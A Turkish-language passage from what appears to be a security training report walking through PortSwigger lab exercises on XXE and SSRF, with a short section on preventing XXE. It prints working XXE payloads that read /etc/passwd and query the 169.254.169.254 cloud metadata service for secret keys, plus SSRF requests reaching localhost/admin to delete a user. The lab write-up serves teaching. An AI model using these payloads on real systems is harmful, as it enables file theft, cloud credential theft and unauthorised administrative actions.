Şekil(4.4)te ki gibi “<” işaretini yazılarak XML yapısı bozulup Şekil(4.5)te ki hata mesajı alınır.



The screenshot shows a browser window with the title 'Response'. Below the title are tabs: 'Pretty' (selected), 'Raw', 'Render', '\n', and 'Actions'. The main content area displays an error response. The status line shows '1 HTTP/1.1 400 Bad Request'. The 'Raw' tab content is as follows:

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 117
5
6 "XML parser exited with non-zero code 1: The markup in the document preceding the root element must be well-formed.
7 "
```


Şekil(4.5)

Şekil(4.5)te ki hata alındıktan sonra istenilen klasör ve içeriği Şekil(4.6)da ki kod sayesinde hata mesajı yerine yazdırılabilir.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [ <!ENTITY writer SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &writer;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Şekil(4.6)

Şekil(4.6) da ki gibi kodlara ekleme yapıldığın da XML koduna müdahale edilip etc/passwd klasörünü okuyup içeriğini writer adında bir entity'e göndermesi söylenir ve bu writer entity'i productid alanındaki 2 yerinde çağrırlarak şekil(4.7)de ki sonuçlar hata mesajı yerine yazdırılır.



```
Response
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1228
5
6 "Invalid product ID: root:x:0:0:root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:2001:2001::/home/peter:/bin/bash
26 carlos:x:2002:2002::/home/carlos:/bin/bash
27 user:x:2000:2000::/home/user:/bin/bash
28 elmer:x:2099:2099::/home/elmer:/bin/bash
29 dnsmasq:x:101:65534:dnsmasq,
:
:
:/var/lib/misc:/usr/sbin/nologin
30 messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
31 "
```

Şekil(4.7)

Şekil(4.7) de gözüktüğü üzere web sitesindeki şifreler hata mesajı yerine yazdırılarak laboratuvar başarı ile tamamlanır.

## 2-Exploiting XXE to perform SSRF attacks

Bu zafiyet türünde kötü niyetli kişi XXE to perform SSRF attacks zafiyetini kullanarak web sitesinden yerel dosya içeriği yerine uzaktaki bir sunucuya HTTP Request'i göndermesini sağlar. Bu yöntem sayesin de kötü niyetli kişi meta-data gibi önemli bilgileri web sitesinin kendi sunucusunda veya XML'i yönlendirdiği uzaktaki sunucudan erişmesini sağlar. Bu zafiyeti uygulayabilmek için şekil(4.8)de ki laboratuvar'a giriş yapılır.


LAB

Exploiting XXE to perform SSRF attacks >

Not solved


şekil(4.8)

Laboratuvara giriş yapıldıktan sonra şekil(4.9)da ki sayfa ile karşılaşılır.



şekil(4.9)

Şekil(4.9)da ki web sayfası şekil(4.10)da ki BurpSuite uygulamasında açılır.



şekil(4.10)

Burada yapılması gereken işlem şekil(4.6) da ki işlem ile benzer şekildedir tek fark “File” yerine “HTTP” adresi yazmak olacaktır.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [ <!ENTITY writer SYSTEM "http://169.254.169.254/"> ]>
<stockCheck>
  <productId>
    &writer;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```


şekil(4.11)

Şekil(4.11)de ki kod çalıştırıldıktan sonra şekil(4.12)de ki çıktı elde edilecektir.

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 28
5
6 "Invalid product ID: latest"
```

şekil(4.12)

Web sayfasının döndürdüğü latest verisi girilen <http://169.254.169.254/latest> şeklinde yazılır ve web sayfası farklı bir veri göstermeye devam eder. Bu işlem meta-data verileri alınana kadar devam eder. İşlemin sonuna kadar devam edildiğinde şekil(4.13)de ki çıktı elde edilir.



Şekil(4.13)

Meta-data,SecretAccessKey bilgilerine ulaşıldıktan sonra laboratuvar şekil(4.14)te ki gibi başarı ile tamamlanır.



Şekil(4.14)

## 4.4-XXE İle Ne Tür İşlemler Yapılabilir

Web sitesindeki kritik dosya içerikleri ele geçirilerek yönetici kullanıcı adı ve şifreleri ele geçirilebilir, Meta-data,SecretAccessKey bilgileri ele geçirilerek önemli veriler sızdırılabilir.

## 4.5-XXE Nasıl Engellenir

Hemen hemen tüm XXE güvenlik açıkları, uygulamanın XML ayrıştırma kitaplığının, uygulamanın ihtiyaç duymadığı veya kullanmayı düşünmediği potansiyel olarak tehlikeli XML özelliklerini desteklediği için ortaya çıkar. XXE saldırılarını önlemenin en kolay ve en etkili yolu, bu özelliklerin devre dışı bırakmaktır.

Genel olarak, harici varlıkların çözünürlüğünü devre dışı bırakmak ve XInclude desteğini devre dışı bırakmak yeterlidir. Bu genellikle yapılandırma seçenekleri aracılığıyla veya varsayılan davranışları programlı olarak geçersiz kılarak yapılabilir. Gereksiz yeteneklerin nasıl devre dışı bırakılacağıyla ilgili ayrıntılar için XML ayrıştırma kitaplığınızın veya API'nizin belgelerine bakın.

## 5.1-SSRF Nedir

Sunucu tarafı istek sahteciliği (SSRF olarak da bilinir), bir saldırganın sunucu tarafındaki uygulamayı, saldırganın seçtiği rasgele bir etki alanına HTTP istekleri yapmaya teşvik etmesine olanak tanıyan bir web güvenlik açığıdır.

Tipik SSRF örneklerinde, saldırgan, sunucunun kendisine veya kuruluşun altyapısındaki diğer web tabanlı hizmetlere veya harici üçüncü taraf sistemlere tekrar bağlantı kurmasına neden olabilir.

## 5.2-SSRF Türleri

1- Basic SSRF against the local server(Yerel sunucuya karşı temel SSRF)

2- Basic SSRF against another back-end system(Başka bir arka uç sisteme karşı temel SSRF)

## 5.3-SSRF Nasıl Uygulanır

### 1- Basic SSRF against the local server

Sunucunun kendisine yönelik bir SSRF saldırısında, saldırgan, uygulamayı, geridöngü ağ arabirimini aracılığıyla, uygulamayı barındıran sunucuya bir HTTP isteği yapmaya teşvik eder. Bu, tipik olarak 127.0.0.1 (geri döngü adaptörüne işaret eden ayrılmış bir IP adresi) veya localhost (aynı adaptör için yaygın olarak kullanılan bir ad) gibi bir ana bilgisayar adına sahip bir URL sağlamayı içerecektir.

Örneğin, kullanıcının bir ürünün belirli bir mağazada stokta olup olmadığını görmesini sağlayan bir alışveriş uygulamasını düşünün. Stok bilgilerini sağlamak için uygulama, söz konusu ürünü ve mağazaya bağlı olarak çeşitli arka uç REST API'lerini sorgulamalıdır. İşlev, URL'nin bir ön uç HTTP isteği aracılığıyla ilgili arka uç API uç noktasına iletilmesiyle gerçekleştirilir. Dolayısıyla, bir kullanıcı bir öğenin stok durumunu görüntülediğinde, tarayıcısı şuna benzer bir istekte bulunur:

POST / product / stock HTTP / 1.0

Content Type: app / x-www-form-urlencoded

Content Length: 118

```
stockApi = http://stock.weliketoshop.net: 8080 / product / stock / control%3FproductId%3D6%26storeId%3D1
```

Bu, sunucunun belirtilen URL'ye bir istekte bulunmasına, stok durumunu almasına ve bunu kullanıcıya iade etmesine neden olur.

Bu durumda, saldırgan, sunucunun kendisi için yerel bir URL belirtme isteğini değiştirebilir. Örneğin:

POST / product / stock HTTP / 1.0

Content Type: app / x-www-form-urlencoded

Content Length: 118

```
stockApi = http://localhost / admin
```

Burada, sunucu / admin URL'sinin içeriğini alacak ve kullanıcıya geri gönderecektir.

Elbette, saldırgan doğrudan / admin URL'sini ziyaret edebilir. Ancak yönetimsel işlevselligi normalde yalnızca uygun şekilde kimliği doğrulanmış kullanıcılar tarafından erişilebilir. Dolayısıyla, URL'yi doğrudan ziyaret eden bir saldırgan, ilgisini çekenek hiçbir şey görmez. Bununla birlikte, / admin URL'sine yapılan istek yerel makinenin kendisinden geldiğinde, normal erişim kontrolleri atlanır. Uygulama, istek güvenilir bir konumdan geliyor gibi göründüğünden, yönetim işlevine tam erişim sağlar.

Bu zafiyetin uygulanabilmesi için PortSwigger sitesindeki şekil(5.1)de ki laboratuvara giriş yapılır.

## Server-side request forgery (SSRF)

LAB

Basic SSRF against the local server >>



Not solved


şekil(5.1)

Şekil(5.1) de ki laboratuvara istenen işlem şekil(5.2) de belirtildiği üzere <http://localhost/admin> alanına ulaşılıp carlos adındaki kullanıcının silinmesi olacaktır. Laboratuvara giriş yapıldıktan sonra şekil(5.3)te ki sayfa ile karşılaşılacaktır.

This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

şekil(5.12)




Şekil(5.3)

Web sayfası BurpSuite uygulamasında açılıp istenilen işlemler gerçekleştirilecektir. Uygulama BurpSuite üzerinde açıldıktan sonra Şekil(5.4)teki gibi bir görüntü ile karşılaşılacaktır.



Şekil(5.4)

Uygulama kullanıcıdan çıkan istekte bir stockApi almaktadır. Buradaki stockApi'de ki değer <http://localhost/admin> olarak değiştirildiğin de şekil(5.5)te ki sonuç elde edilir.




Şekil(5.5)

Şekil(5.5)te karşılaşılan kod blokları içerisinde Carlos adındaki kullanıcının silinebilmesi için gerek kod şekil(5.6)da gözükmektedir.

carlos - 
[Delete](/admin/delete?username=carlos)

Şekil(5.6)

Buradaki /admin/delete?username=carlos kod blogu <http://localhost/admin> adresine eklenerek Carlos isimli kullanıcı şkil(5.7)de ki gibi silinebilmektedir.



Şekil(5.7)

Şekil(5.8)de gözüktüğü üzere laboratuvar tamamlanmış olur.

## Server-side request forgery (SSRF)

LAB Basic SSRF against the local server >

Solved

Şekil(5.8)

### 2- Basic SSRF against another back-end system

Genellikle sunucu tarafı istek sahteciliğinde ortaya çıkan başka bir tür güven ilişkisi, uygulama sunucusunun, kullanıcılar tarafından doğrudan erişilemeyen diğer arka uç sistemleriyle etkileşime girebildiği yerdir. Bu sistemler genellikle yönlendirilemez özel IP adreslerine sahiptir. Arka uç sistemleri normalde ağ topolojisi tarafından korunduğundan, genellikle daha zayıf bir güvenlik duruşuna sahiptirler. Çoğu durumda, dahili arka uç sistemleri, sistemlerle etkileşim kurabilen herhangi biri tarafından kimlik doğrulaması yapılmadan erişilebilen hassas işlevler içerir.

Buradaki zafiyetin uygulanabilmesi için PortSwigger sitesinde şekil(5.9)da ki laboratuvara giriş yapılır.

LAB

Basic SSRF against another back-end system >



Not solved

şekil(5.9)

Laboratuvara giriş yapıldıktan sonra yapılması istenilen durum şekil(5.10) da belirtilmektedir.

